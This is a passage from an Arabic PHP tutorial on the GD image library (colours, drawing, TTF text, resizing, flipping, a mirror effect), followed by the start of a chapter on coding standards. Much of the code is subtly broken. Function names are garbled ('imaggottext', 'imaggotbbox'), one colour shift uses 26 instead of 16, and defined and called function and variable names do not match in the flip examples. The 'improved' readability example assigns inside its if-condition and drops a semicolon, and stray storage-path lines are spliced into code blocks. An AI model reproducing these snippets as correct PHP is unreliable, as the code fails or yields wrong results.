5PPTj4J4jT9WlhHTXBVrMU2+cL0njGMGorCyZnQ3JuMmsja4KEMeZLT7IqtRoAAQg//Z';
$image = imagecreatefromstring(base64_decode($base_64_data));
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

سيعرض المتصفح صورة شبيهة بالصورة التالية :



وقد تكون هذه الدالة مُفيدة عندما لا نعلم ما هو نوع الصورة المُراد إنشاء مقبض لها , كما يلي :

```
<?php
//This can be image.png image.gif or any supported image format
$image = imagecreatefromstring(file_get_contents('image.jpg'));
?>
```

تعريف الألوان في الصور :

ويتم ذلك باستخدام الدالة `imagecolorallocate` بالشكل التالي :

```
$color = imagecolorallocate($image, $red, $green, $blue);
```

حيث تقبل هذه الدالة اربعة وسائط اجبارية هي على التوالي و بالترتيب : مقبض الصورة المراد تعريف اللون لها الثاني قيمة اللون الاحمر , قيمة اللون الاخضر , ومن ثم قيمة اللون الازرق وتتراوح قيم آخر ثلاث وسائط بين 0 - 255 .

دالة `imagecolorallocatealpha` :

تعمل هذه الدالة كما تعمل الدالة السابقة باستثناء وجود وسيط جديد هو قيمة الشفافية `alpha` الذي تتراوح قيمته بين 0 - 127

```
$color = imagecolorallocatealpha($image, $red, $green, $blue, $alpha);
```

حيث القيمة 127 تمثل لون شفاف تماما والقيمة 0 تعني انعدام الشفافية.

دالة `imagecolorat` :

تستخدم هذه الدالة لارجاع لون بكسل محدد باحداثياته من صورة مُحددة بمقبضها , ويكون شكلها العام كالتالي :

```
$color = imagecolorat($image, $x, $y);
```

لكن هذه الدالة تعيد قيمة RGB كرقم , ولاستخلاص قيم الالوان نستخدم الطريقة التالية :

```
<?php

$image = imagecreatefromjpeg('image.jpg');

$color1 = imagecolorat($image, 10, 10);
$red1 = ($color1 >> 16) & 0xff;
```

```

$green1 = ($color1 >> 8) & 0xff;
$blue1 = $color1 & 0xff;
echo "The first pixel color is : red = $red1 , green = $green1 , blue = $blue1<br>";

$color2 = imagecolorat($image, 50, 50);
$red2 = ($color2 >> 26) & 0xff;
$green2 = ($color2 >> 8) & 0xff;
$blue2 = $color2 & 0xff;
echo "The second pixel color is : red = $red2 , green = $green2 , blue = $blue2";
imagedestroy($image);
?>

```

او باستخدام دالة `imagecolorsforindex` التي تعيد مصفوفة تحوي قيم الالوان بالشكل التالي :

```

<?php
$image = imagecreatefromjpeg('image.jpg');
$color1 = imagecolorat($image, 10, 10);
$colors1 = imagecolorsforindex($image, $color1);

//print_r($colors1) outputs :
//Array ( [red] => 255 [green] => 255 [blue] => 255 [alpha] => 0 )

echo "The first pixel color is : red = ".$colors1['red']." , green = ".
$colors1['green']." , blue = ".$colors1['blue']."<br>";
$color2 = imagecolorat($image, 50, 50);
$colors2 = imagecolorsforindex($image, $color2);
echo "The second pixel color is : red = ".$colors2['red']." , green = ".
$colors2['green']." , blue = ".$colors2['blue']."<br>";
imagedestroy($image);
?>

```

حيث الوسيط الاول المرر لها هو مقبض الصورة والوسيط الثاني هو قيمة اللون والشكل العام لاستدعائها هو :

```
imagecolorsforindex($image, $rgb);
```

هدم مقبض الصورة :

يتم هدم الصورة لتحرير الذاكرة المستخدمة من قبلها وذلك عن طريق دالة `imagedestroy` حيث تقبل وسيطاً واحداً هو مقبض الصورة :

```
imagedestroy($image);
```

تحديد أبعاد الصور :

وذلك باستخدام الدالتين `imagesx`, `imagesy` حيث تعيد هاتين الدالتين قيم العرض والطول للصورة وتقبلان وسيطاً واحداً هو مقبض الصورة :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
$x = imagesx($image);
$y = imagesy($image);
echo "image width is $x and its height is $y";
imagedestroy($image);
?>
```

الدالة `imagefill` :

تقوم هذه الدالة بتلوين منطقة محددة بلون واحد اي كما تقوم اداة التعبئة في برامج الرسم :

```
<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 0, 255, 0);
imagefill($image, 0, 0, $bg_color);
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

حيث تقبل اربعة وسائط , شكلها العام هو :

```
imagefill($image, $x, $y, $color);
```

الدالة imagefilledrectangle : تقوم هذه الدالة بملئ مستطيل بلون محدد :

```
imagefilledrectangle($image, $x1, $y1, $x2, $y2, $color);
```

حيث \$x1, \$y1 عي إحداثيات الزاوية اليسرى العليا و \$x2, \$y2 هي إحداثيات الزاوية اليمنى السفلى .

تدوير الصورة : يوجد في مكتبة GD دالة باسم **imagerotate** تقوم بتدوير الصورة حول مركزها , شكلها العام :

```
imagerotate($image, $angle, $bg_color);
```

حيث الزاوية بالدرجات و \$bg_color هو اللون الذي سيتم وضعه مكان الفراغ نتيجة التدوير .

مثال :

```
<?php
$image = imagecreatetruecolor(200, 200);
imagefill($image, 0, 0, 0xffffffff);
$color = imagecolorallocate($image, 0, 255, 0);
imagefilledrectangle($image, 50, 50, 149, 149, $color);
$image = imagerotate($image, 45, 0xffffffff);
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

لاحظ كيف ازدادت ابعاد الصورة تلقائياً .

الدالة imagesetpixel :

مفعول هذه الدالة مثل اسمها حيث تقوم بتحديد لون بكسل معين بإحداثياته \$x, \$y تبدو هذه الدالة بلا فائدة لكن في الحقيقة هي من

اهم الدوال في مكتبة GD حيث تستخدم في كثير من التطبيقات المتقدمة على الصور كما سنرى في قسم التطبيقات العملية.

```
imagesetpixel($image, $x, $y, $color);
```

رسم مستقيميات :

يتم رسم المستقيميات بواسطة الدالة **imageline** التي تقوم برسم مستقيم بين نقطتين محددين الشكل العام لها هو :

```
imageline($image, $x1, $y1, $x2, $y2, $color);
```

حيث \$x1 ، \$y1 هي إحداثيات نقطة البداية و \$y2 ، \$x2 هي إحداثيات نقطة النهاية :

```
<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 0, 255, 0);
imagefill($image, 0, 0, $bg_color);
$color = imagecolorallocatealpha($image, 255, 0, 0, 75);
imageline($image, 0, 100, 199, 100, $color);
imageline($image, 0, 0, 199, 199, $color);
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

تحديد سمك خط الرسم :

وذلك بواسطة الدالة `imagesetthickness` التي تقبل وسيطين الأول هو مقبض الصورة و الثاني هو سمك الخط مقدراً بالعكس

```
imagesetthickness($image, $thickness);
```

عدل المثال السابق كي يصبح كالتالي :

```
<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 0, 255, 0);
imagefill($image, 0, 0, $bg_color);
$color = imagecolorallocatealpha($image, 255, 0, 0, 75);
imagesetthickness($image, 5);
imageline($image, 0, 100, 199, 100, $color);
imageline($image, 0, 0, 199, 199, $color);
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

كتابة نص على صورة :

ويوجد طريقتين : الاولى بواسطة الدالة `imagestring` والتي تستخدم الخطوط المدمجة مع مكتبة GD والثانية عن طريق دالة `imagettftext` التي تستخدم خطوط `ttf` او `true-type fonts` المتوفرة بكثرة (يوجد عدد من المواقع توفر خطوط مجانية بصيغة `ttf`).

دالة `imagestring` : الشكل العام لهذه الدالة :

```
imagestring($image, $font, $x, $y, $string, $color);
```

حيث الوسيط `font` يمثل حجم الخط و يأخذ قيمة عددية تتراوح بين 5 - 1 , المثال التالي يظهر الفروق بين قياسات الخط المختلفة :

```
<?php
$image = imagecreatetruecolor(200, 100);
$bg_color = imagecolorallocate($image, 255, 255, 255);
imagefill($image, 0, 0, $bg_color);
$color = imagecolorallocatealpha($image, 0, 0, 0, 75);
for($i = 1 ; $i <= 5; $i++)
{
    imagestring($image, $i, 60, 15 * $i, 'Arab Team', $color);
}
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

وسكون لديك نتيجة شبيهة بالصورة التالية :

Arab Team
Arab Team
Arab Team
Arab Team
Arab Team

دالة `imagettftext` : تقوم هذه الدالة بطباعة نص باستخدام خطوط `ttf` بأي مقاس خط وبأي زاوية , الشكل العام هو :

```
imagettftext($image, $size, $angle, $x, $y, $color, $fontfile, $text);
```


حيث الزاوية يمكن ان تكون موجبة او سالبة (القيمة الموجبة تؤدي الى الدوران عكس عقارب الساعة و القيمة السالبة تؤدي الى الدوران مع عقارب الساعة) و \$fontfile هو مسار الخط المستخدم , جرب المثال التالي لكن مع وضع اي خط ttf في نفس المجلد وليكن اسم الخط font.ttf :

```
<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 255, 255, 255);
imagefill($image, 0, 0, $bg_color);
$color = imagecolorallocatealpha($image, 0, 0, 0, 75);
imaggottext($image, 25, 0, 25, 110, $color, 'font.ttf', 'Arab Team');
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

دالة imaggotbbox : تقوم هذه الدالة باعادة مصفوفة تحوي احداثيات نص باستخدام خط معين :

```
imaggotbbox($size, $angle, $fontfile, $text);
```

جرب المثال التالي لازالة الغموض :

```
<?php
$font_spc = imaggotbbox(25, 0, 'font.ttf', 'Arab Team');
print_r($font_spc);
//Array ( [0] => -1 [1] => -1 [2] => 155 [3] => -1 [4] => 155 [5] => -25 [6] => -1 [7]
=> -25 )
?>
```

لاحظ ان هذه الدالة تعيد مصفوفة مكونة من ثمانية عناصر كالتالي :

العنصر 0 يعيد قيمة x للزاوية اليسرى السفلى

العنصر 1 يعيد قيمة y للزاوية اليسرى السفلى

العنصر 2 يعيد قيمة x للزاوية اليمنى السفلى

العنصر 3 يعيد قيمة y للزاوية اليمنى السفلى

والعنصران 4, 5 يعيدان قيمة x, y للزاوية اليمنى العليا والعنصران 6, 7 للزاوية اليسرى العليا
تفيد هذه الدالة بحساب ابعاد اي نص مكتوب باي خط لاستخدامها في محاذاة النص (توسيط مثلاً)
تختلف النتائج في المثال السابق باستخدام خطوط مختلفة .

نسخ صورة الى صورة :

دالة `imagecopy` :

```
imagecopy($dst_im, $src_im, $dst_x, $dst_y, $src_x, $src_y, $src_w, $src_h);
```

تقوم هذه الدالة بنسخ جزء من صورة الى صورة اخرى حيث تقبل الوسائط التالية :

الوسيط `$dst_im` هو الصورة التي سيتم النسخ اليها (الصورة الهدف)

الوسيط `$src_im` الصورة التي سيتم النسخ منها

الوسائط `$dst_x, $dst_y, $src_x, $src_y` هي احداثيات بداية النسخ و اللصق

الوسيطين `$src_w, $src_h` هم عرض و طول الجزء المنسوخ

دالة `imagecopyresized` : تقوم هذه الدالة بنسخ جزء من صورة ولصقه في صورة اخرى مع تغيير ابعاده

```
imagecopyresized($dst_image, $src_image, $dst_x, $dst_y, $src_x, $src_y, $dst_w, $dst_h, $src_w, $src_h);
```

حيث دلالات الوسائط كما في الدالة السابقة .

تطبيق التأثيرات على الصور :

تأتي الدالة `imagefilter` حاملةً العديد من التأثيرات أو ما يُسمى "الفلاتر" التي يُمكن تطبيقها على الصور برمجياً ، وتأخذ هذه الدالة عدد متغير من الوسائط بحسب التأثير المُمرر إليها ، و لكن كما هو مُعتاد يكون الوسيط الأول هو مقبض الصورة والثاني هو الثابت الخاص بالفلتر المُستخدم و باقي الوسائط هي وسائط تختلف حسب التأثير المُستخدم . شكل الدالة العام :

```
imagefilter($image, $filtertype, $arg1, $arg2, $arg3);
```

= تغيير الإضاءة في الصور :

عند تمرير الثابت `IMG_FILTER_BRIGHTNESS` الى الدالة `imagefilter` يمكن تغيير الاضاءة في الصور وعند استخدام هذا التأثير يجب تمرير وسيط آخر هو قيمة الإضاءة التي تتراوح قيمتها بين -255 الى 255 حيث القيمة 255 تمثل إضاءة كاملة (اللون الأبيض) أما القيمة -255 فتُمثل اللون الاسود و القيمة 0 تبقى الإضاءة على حالها .

```
<?php
```

```
$image = imagecreatefromjpeg('image.jpg');
imagefilter($image, IMG_FILTER_BRIGHTNESS, 100);
header('Content-Type: image/png');
imagejpeg($image);
?>
```



- تطبيق تأثير الضبابية blur :

وذلك عند استخدام الثابت IMG_FILTER_GAUSSIAN_BLUR أو IMG_FILTER_SELECTIVE_BLUR ولا داعي لاستخدام أي وسيط إضافي .

قائمة الفلاتر طويلة جداً وتأخذ وقت طويل للشرح فيمكنك الاطلاع عليها على موقع php الرسمي .

التطبيقات العملية :

سنستخدم شعار الفريق العربي للبرمجة لتطبيق الاكواد عليه .

التطبيق الاول تغيير صيغة صورة :

هذا التطبيق من ابسط التطبيقات المفيدة التي يمكن الاستفادة من مكتبة GD فيها ويكون بالطريقة التالية : في البداية ننشئ مقبض للصورة ولنفرض ان صيغتها jpg ثم نستخدم الدالة imagepng لكتابتها الى ملف :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
imagepng($image, 'image.png');
imagedestroy($image);
?>
```

قلب الصورة flipping image :

لا توفر مكتبة GD دالة لقلب الصورة رأسياً او أفقياً لكن يمكن بسهولة عمل دالة للقيام بتلك المهمة , مثلاً لقلب الصورة رأسياً نجعل كل y هي -y مع بقاء x ثابتة كما في المثال التالي :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
header('Content-Type: image/png');
$fliped_image = imagefliphorizontal($image);
```

```


imagepng($filped_image);
imagedestroy($image);
imagedestroy($filped_image);

function imagefilphorizontal($image)
{
    $tmp_image = imagecreatetruecolor(imagesx($image), imagesy($image));
    for($x = 0, $w = imagesx($image); $x < $w; $x++)
    {
        for($y = 0 , $h = imagesy($image); $y < $h; $y++)
        {
            //to get each pixel
            $color = imagecolorat($image, $x, $y);
            imagesetpixel($tmp_image, $x, imagesy($image)-$y, $color);
        }
    }

    return $tmp_image;
}
?>

```

المثال السابق يعطي نتيجة مشابه للصورة التالية :



حيث قمنا بإنشاء صورة مؤقتة و تمكنا باستخدام حلقات for من الوصول الى جميع بكسلات الصورة الاصلية ووضع محل كل y قيمة تساوي ارتفاع الصورة - y

ولانشاء دالة تقوم بقلب الصورة افقيا نقوم باستبدال كل x ب "x - imagesx":

```
<?php
```

```


$image = imagecreatefromjpeg('image.jpg');
header('Content-Type: image/png');
$filped_image = imageflipvertical($image);
imagepng($filped_image);
imagedestroy($image);
imagedestroy($filped_image);

function imageflipvertical($image)
{
    $tmp_image = imagecreatetruecolor(imagesx($image), imagesy($image));
    for($x = 0, $w = imagesx($image); $x < $w; $x++)
    {
        for($y = 0, $h = imagesy($image); $y < $h; $y++)
        {
            //to get each pixel
            $color = imagecolorat($image, $x, $y);
            imagesetpixel($tmp_image, imagesx($image)-$x, $y, $color);
        }
    }

    return $tmp_image;
}
?>

```

المثال السابق يعطي نتيجة مشابه للصورة التالية :



إنشاء صور المصغرات :

عند عرض الصور في صفحة ويب لا يجب ان يكون حجمها كبيرا , لأنها تتطلب وقتا طويلا لكي تتحمل من الانترنت , وخصوصا عند عرض عدد كبير من الصور في الصفحة الواحدة.

يمكن انشاء صور المصغرات عن طريق اعادة تحجيم الصورة باستخدام احدى الدالتين

`imagecopyresampled` و `imagecopyresized` :

```
<?php
function resize($image, $new_name, $width, $height)
{
    $tmp_image = imagecreatetruecolor($width, $height);
    imagecopyresampled($tmp_image, $image, 0, 0, 0, 0, $width, $height,
imagesx($image), imagesy($image));
    imagejpeg($tmp_image, $new_name);
    imagedestroy($image);
}
//To call This function :
//resize(imagecreatefromjpeg('image.jpg'), 'new_image.jpg', 320, 240);
?>
```

هذه الدالة البسيطة تقوم بتصغير صورة الى مقياس مُحدد بالوسيطين `$width` و `$height` . لكن مثلاً عندما يكون لدينا صورة بقياس 1600 x 768 ونريد اعادة تحجيمها لتصبح على سبيل المثال 320 x 240 فإن الصورة سوف تخضع لعملية تشويه كما في الصورة

التالية



و يمكن استخدام نسبة مئوية كوسيط للدالة السابقة بدلاً من تحديد الأبعاد :

```
<?php
```

```
function resize($image, $new_name, $percent)
{
    $tmp_image = imagecreatetruecolor(imagesx($image) * $percent / 100, imagesy($image)
* $percent / 100);
    imagecopyresampled($tmp_image, $image, 0, 0, 0, 0, imagesx($image) * $percent /
100, imagesy($image) * $percent / 100, imagesx($image), imagesy($image));
    imagejpeg($tmp_image, $new_name);
    imagedestroy($image);
}
//To call This function :
//resize(imagecreatefromjpeg('image.jpg'), 'new_image.jpg', 70);
?>
```

المشكلة في الطريقة السابقة هي ان الصور الناتجة يمكن ان تختلف ابعادها باختلاف ابعاد الصور الاصلية , فمثلاً عند تصغير شعار الفريق العربي وجعله 70 بالمئة من قيمته الاصلية فينتج صورة مماثلة للصورة التالية :



أما لو جعلنا كلا البعدين (الطول و العرض) يصغران بنفس النسبة نحصل على صور متساوية في الحجم تقريبا و غير مشوهة :

```
<?php
function resize($image, $new_name, $width, $height)
{
    $tmp_image = imagecreatetruecolor($width, $height);
    imagefill($tmp_image, 0, 0, 0xFFFFFF);
    $radio = imagesx($image) > imagesy($image) ? imagesx($image) / $width
: imagesy($image) / $height ;
    if(imagesx($image) > imagesy($image))
    {
        $height = imagesy($image) / $radio;
    }
}
```

```

elseif(imagesy($image) > imagesx($image))
{
    $width = imagesx($image) / $radio;
}
imagecopyresampled($tmp_image, $image, 0, 0, 0, 0, $width, $height, $width *
$radio, $height * $radio);
imagejpeg($tmp_image, $new_name);
imagedestroy($image);
}
//To call This function :
//resize(imagecreatefromjpeg('image.jpg'), 'new_image.jpg', 320, 240);

?>

```

الدالة السابقة تولد صورة شبيهة بالصورة التالية :



عمل ظل للنصوص :

هذا التأثير من اسهل التأثيرات المتعلقة بالصور , حيث يمكن ببساطة انشاء لونين احدهما اسود يُكتب فيه النص و الآخر فضي للظل :

```

<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 255, 255, 255);
imagefill($image, 0, 0, $bg_color);
$text_color = imagecolorallocate($image, 0, 0, 0);

```



```

$shadow_color = imagecolorallocatealpha($image, 128, 128, 128, 60);
imagettftext($image, 25, 0, 27, 111, $shadow_color, 'font.ttf', 'Arab Team');
imagettftext($image, 25, 0, 25, 110, $text_color, 'font.ttf', 'Arab Team');
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>

```

الفكرة الأساسية هي إعادة كتابة نفس الجملة لكن بلون و إحداثيات مختلفة .

Arab Team

* هل يمكن تطبيق تأثير معقد نسبياً على الصور باستخدام GD و php ؟
نعم بكل سهولة , لنأخذ مثلاً بسيطاً اذا اردت ان تقوم بتأثير الانعكاس كما في الصورة التالية :



لنبدأ سوياً بالتفكير كيف يمكن تطبيق هذا التأثير برمجياً :

- 1 - اول ما نلاحظه ان طول (height) الصورة الناتجة هو ضعف الصورة الاصلية
- 2 - ان الانعكاس مقلوب رأسي .
- 3 - يوجد تدرج للشفافية .

لنبدأ بكتابة الكود :

```

<?php
$image = imagecreatetruecolor(200,50);

```

```
imagefill($image,0, 0, 0xffffffff);
imagettftext($image, 25, 0, 25, 45, 0x000000, 'font.ttf', 'Arab Team');
header('Content-Type: image/png');
imagepng(mirroreffect($image));

function mirroreffect($image)
{

    $tmp_image = maketransparent(flip($image));
    $result_image = imagecreatetruecolor(imagesx($image), imagesy($image) * 2);
    imagecopymerge($result_image, $tmp_image, 0, imagesy($image) - 1, 0, 0,
imagesx($image), imagesy($image), 100);
    imagecopymerge($result_image, $image, 0, 0, 0, 0, imagesx($image), imagesy($image),
100);
    return $result_image;
}

function flip($image)
{
    $tmp_image = imagecreatetruecolor(imagesx($image), imagesy($image));
    imagefill($tmp_image,0, 0, 0xffffffff);
    for($x = 0, $w = imagesx($image); $x < $w; $x++)
    {
        for($y = 0, $h = imagesy($image); $y < $h; $y++)
        {
            $color = imagecolorat($image, $x, $y);
            imagesetpixel($tmp_image, $x, imagesy($image) - $y, $color);
        }
    }
    return $tmp_image;
}
```

```

function maketransparent($image)
{
    $tmp_image = imagecreatetruecolor(imagesx($image), imagesy($image));
    imagefill($tmp_image, 0, 0, 0xffffffff);
    $alpha =(127 - 10) / imagesy($image);

    for($y = 0, $h = imagesy($image); $y < $h; $y++)
    {
        $alpha = $alpha * $y;

        for($x = 0, $w = imagesx($image); $x < $w; $x++)
        {

            $color = imagecolorat($image, $x, $y);
            $colors = imagecolorsforindex($image, $color);
            $new_color = imagecolorallocatealpha($image, $colors['red'],
$colors['green'], $colors['blue'], $alpha + 10);

            imagesetpixel($tmp_image, $x, $y, $new_color);

        }

    }

    return $tmp_image;
}

?>

```

شرح الكود: كما لاحظت لقد استخدمت ثلاث دالات دالة لقلب الصورة راسيا كما في المثال السابق والدالة الثانية هي دالة maketransparent التي تقوم بجعل الوان الصورة متدرج بالشفافية ثم دالة mirroreffect التي تقوم بعمل الدالة الرئيسية حيث

تقوم بنسخ الصورتين الاصلية و المقلوبة المتدرجة الشفافية الى صورة جديدة طولها يساوي ضعف طول الصورة الاصلية .
 لكن المشكلة الاساسية هي مقدار استهلاك البرنامج لموارد السيرفر حيث يقوم كل مرة بالمرور على جميع بكسلات الصورة ثم يقوم
 باجراء العمليات عليها ناهيك عن انشاءه لعدد من مقابض الصور . والحل ؟؟

يمكن دمج الدالات السابقة بدالة واحدة كالتالي :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
header('Content-Type: image/png');
imagepng(mirroreffect($image));
function mirroreffect($image)
{
    $width = imagesx($image);
    $height = imagesy($image);
    $tmp_image = imagecreatetruecolor($width, $height);
    imagefill($tmp_image, 0, 0, 0xffffffff);
    $falpha =(127 - 40)/ $height;

    for($y = 0; $y < $height; $y++)
    {
        $alpha = $falpha * ($height - $y);

        for($x = 0; $x < $width; $x++)
        {

            $color = imagecolorat($image, $x, $y);
            $colors = imagecolorsforindex($image, $color);
            $new_color = imagecolorallocatealpha($image, $colors['red'],
            $colors['green'], $colors['blue'], $alpha + 40);
            imagesetpixel($tmp_image, $x, $height - $y, $new_color);
        }
    }
}
```

```
$result_image = imagecreatetruecolor($width, ($height * 2) - 1);  
imagecopymerge($result_image, $tmp_image, 0, $height - 1, 0, 0, $width, $height,  
100);  
imagecopymerge($result_image, $image, 0, 0, 0, 0, $width, $height, 100);  
return $result_image;  
}  
?>
```

وفرنا الكثير من الوقت و الاسطر .

- يوجد هناك مشكلة في الكتابة باللغة العربية على الصور باستخدام دوال GD , حيث تظهر الحرف مُقطعة وبترتيب معكوس , لكن يُمكن حل هذه المشكلة إما باستخدام مكتبة [php واللغة العربية](#) , أو باستخدام الدالة البسيطة التي قُمتُ بكتابتها في موضوع [الكتابة باللغة العربية على الصور](#) .

الفصل الثالث عشر : معايير كتابة الأكواد وتحسين اداء برامج php

معايير كتابة الأكواد :

من السهل جداً في البرمجة كتابة أكواد صحيحة لكن غير واضحة و غير مفهومة و صعبة القراءة و التطوير . فلا يهم مدى معرفتك بتراكيب لغة php و حفظك لدوالها وتعابيرها ; فإن كتابة اكواد صعبة القراءة هو افتقار للإحترافية . فعند قراءتك لأحد البرامج التي قام بكتابتها مبرمج غيرك -وكان هذا المبرمج يتبع أحد معايير كتابة الأكواد - فستحتاج الى وقت لا بأس به لفهم آلية عمل البرنامج , فماذا لو لم يكن يتبع احد المعايير !! .

لا يوجد معيار مُوحد و شامل لكتابة الأكواد في php (بعض لغات البرمجة كلغة python تُجبرك لاتباع قواعد مُحددة) , ففي الفقرت التالية سأوضح مُختلف المعايير واترك لك حرية الاختيار بما يناسبك وليس من الضروري الالتزام بها جميعاً لكن هناك قواعد اساسية لا بُد منها (استخدام الأقواس , كيفية تسمية المُتغيرات عدم إنشاء نسخ متعددة من متغير وحيد ... الخ) .

الفراغات و المسافات البادئة :

من القواعد الهامة لتحسين قابلية قراءة كود برمجي هي استخدام الفراغات استخداماً صحيحاً (عادةً أقوم بالإشارة الى tab بـ "المسافة البادئة") لتنظيم الأكواد . فمثلاً يجب استخدام مسافة بادئة في حلقات الدوران و عند استخدام الشروط ... الخ , المثال التالي يوضح طريقة سيئة في كتابة الأكواد بسبب عدم استخدام المسافات البادئة :

```
<?php
$name='name';
if($name=='name'){echo $name;} else {
echo 'no match';
}
?>
```

فيكمن باستخدام المسافات البادئة جعل الكود السابق أسهل قراءة :

```
<?php
$name = 'name'
if($name = 'name')
{
    echo $name;
}
else
```

```
{
    echo 'no match';
}
?>
```

ويوجد نوعين من tabs , الأول يُسمى Hard tab وهو المسافة البادئة العادية , و الثاني يُسمى Soft tab وهو ليس بمسافة بادئة حقيقية لكنها عبارة عن عدد من الفراغات يُحدد عددها في المُحرر (في غالب الأمر 4 فراغات) , ميزة استخدام Soft tabs هي ان الكود يظهر بشكل مُوحد على جميع المُحررات مهما كانت اعدادات المسافات البادئة الخاصة بها . وبشكل عام تُستخدم مسافة بادئة واحدة عند كل مرحلة مُتسعبة , لإزالة الغموض دقق في المثال التالي :

```
<?php
$array = array('ahmad', 'samer', ); //this array contain 10 items
for($i = 0; $i < 10; $i++)
{
    if($array[$i] == 'name')
    {
        // something
        if(strlen($array[$i]) > 1)
        {
            // do a thing
        }
    }
else
{
    // something else
}
}
?>
```

ملاحظة : المثال السابق فقط للتوضيح ولا فائدة عملية منه .

وكما لاحظت , أقوم بوضع مسافة بادئة tab في كل مرحلة من مراحل الكود (مسافة بادئة وحيدة داخل حلقة for , مسافتين داخل الدالة الشرطية if و ثلاث مسافات في الدالة الشرطية الموجودة داخل الدالة الشرطية الاولى ... الخ) .

وعادة يتم وضع فراغ بعد الفاصلة و الفاصلة المنقوطة وليس قبلها ; كما في الأمثلة السابقة . و عند تعريف المتغيرات وإضافة قيم لها , يُفضل إضافة مسافات حتى تزداد قابلية قراءة الكود :

```
<?php
$date = date("H : i : s");
$username = $_POST['username'];
$query = "select name , age from users where name = 'abd allatif' and age = 17";
?>
```

المثال السابق يُمكن كتابته بشكل أفضل كالتالي :

```
<?php
$date          = date("H : i : s");
$username       = $_POST['username'];
$query         = "select name , age from users where name = 'abd allatif' and age =
17";
?>
```

■ طول السطر :

عادة يُفضل أن لا يتجاوز طول السطر 80 محرف , فدالة `imagecopyresized` التالية تتجاوز 80 محرف لذا يُفضل جعلها مُقسمة على عدة أسطر :

```
imagecopyresampled($tmp_image, $image, 0, 0, 0, 0, imagesx($image) * $percent / 100,
imagesy($image) * $percent / 100, imagesx($image), imagesy($image));
```

الطريقة الأصح :

```
imagecopyresampled($tmp_image, $image, 0, 0, 0, 0,
imagesx($image) * $percent / 100,
imagesy($image) * $percent / 100,
imagesx($image), imagesy($image));
```


تعليمات SQL :

يجب ايضا الاهتمام بتنسيق تعليمات SQL , فمثلاً تعليمة SQL التالية غير واضحة وتحتاج الى التركيز لكي تستطيع فهمها :

```
$query = "select name , age from users where name = 'abd allatif' and age = 17";
```

اما عند جعل الكلمات المفتاحية (select , from , where) بأحرف كبيرة و فصل التعليمة الى عدة اسطر ستصبح قراءتها سهلة للغاية :

```
$query = "SELECT name ,
          age
        FROM users
        WHERE name = 'abd allatif'
        AND age = 17";
```

استخدام الأقواس في جمل التحكم :

يمكن في لغة php كما في C استخدام الأداة الشرطية if أو حلقة التكرار for .. دون استخدام أقواس كما يلي :

```
if ($username == 'ahmad')
    echo "Hi ahmad";
```

الطريقة السابقة صحيحة تماماً لكن من الصعب تعديل الكود السابق دون الوقوع في بعض الأخطاء :

```
if ($username == 'ahmad')
    echo "Hi ahmad";
    $admin = true;
```

في المثال السابق ستكون قيمة admin دائماً true مما قد يُسبب مشاكل .

ويوجد ثلاثة تنسيقات لكتابة الأقواس .

تنسيق الخاص بأولمان Allman (تجاوزاً BSD) : توضع في هذا التنسيق الأقواس في السطر التالية لبنية التحكم (for , if ... الخ) وتكون الأقواس في نفس محاذاة البنية .

```
if (true)
{
    //something
}
```

```
else
{
    //something else
}
```

التنسيق الخاص بجنو GNU : هذا التنسيق شبيه بتنسيق BSD لكن الاختلاف هو ان الاقواس تتم مُحاذاتها بمقدار نصف tab :

```
if (true)
{
    //something
}
else
{
    //something else
}
```

تنسيق K&R : الذي يضع قوس البداية في نفس سطر الكلمة المحجوزة وهو من أشهر التنسيقات المُستخدمة :

```
if (true){
    //something
}
else{
    //something else
}
```

كما قُلت سابقاً اختيار أحد الأشكال السابقة هو مجرد اختيار شخصي , ولمزيد من المعلومات يمكن مراجعة صفحة [wikipeda التالية](#).

استخدام break و continue في حلقات التكرار : لتجنب تعقيد الأكواد أكثر من اللازم .

تسمية المتغيرات :

تتيح لغة php تسمية المتغيرات بالاحرف الانكليزية بالإضافة الى "_" و الارقام (ناقشنا قواعد انشاء المتغيرات في الدرس الاول) . لكن يجب استخدام معاني مناسبة لأسماء المتغيرات تدل على قيمتها وليس فقط اسماء و احرف غير مفهومة , وتجنب تسمية المتغيرات

المؤقتة اسماء طويلة (المتغيرات المؤقتة هي المتغيرات التي تُستخدم في جزء مُحدد من الكود كالمتغيرات التي تُستخدم في حلقات التكرار) :

```
<?php
$array = array();
$number_of_array_values = count($array);
for($current_array_value = 0; $current_array_value < $number_of_array_values;
$current_array_value++)
{
    echo $array[$current_array_value];
}
?>
```

لا داعي لكل هذه الاسماء الطويلة , حيث سنقوم باستخدام \$i بدلاً من \$current_array_value وتعريف متغير يحوي عدد عناصر المصفوفة مباشرة ضمن حلقة التكرار :

```
<?php
$array = array();
for($i = 0 , $num = count($array); $i < $num; $i++)
{
    echo $array[$i];
}
?>
```

